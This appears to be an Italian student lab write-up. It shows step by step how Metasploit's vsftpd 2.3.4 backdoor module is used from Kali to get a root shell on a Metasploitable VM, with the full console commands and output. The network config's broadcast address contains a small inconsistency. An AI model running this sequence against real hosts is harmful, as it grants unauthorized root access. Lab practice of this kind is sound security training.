
Attacchi alla rete (3)

Hacking con Metasploit

Come prima cosa cambio l'indirizzo ip di metaspoitable con "192.168.1.149/24" con il comando "sudo nano /etc/network/interfaces"

```
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.1.149/24
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.2.255
gateway 192.168.1.1
```

Su kali accedo a metsploit con il comando "msfconsole"



Faccio serach vsftpd per cercare gli exploit e scelgo "/unix/ftp/vsftp_234_backdoor"

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check
 Description
   -  ----                                  ---------------  ----       -----
 ___________

   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No
 VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use expl
oit/unix/ftp/vsftpd_234_backdoor
```

Con il comando “use” entro nell’exploit e inserisco il comando “show options”, dopodiché setto l’indirizzo ip del target e verifico che sia stato settato con ancora “show options”

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.1.149
rhost ⇒ 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.149    yes       The target host(s), see https://docs.m
                                      etasploit.com/docs/using-metasploit/ba
                                      sics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)
```

Infine con il comando “exploit” avvio la back door e con “mkdir /test_metasploit” creo una directory all’interno della root.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:45283 → 192.168.1.149:6200)
 at 2023-09-15 01:41:47 +0200

mkdir /test_metasploit
```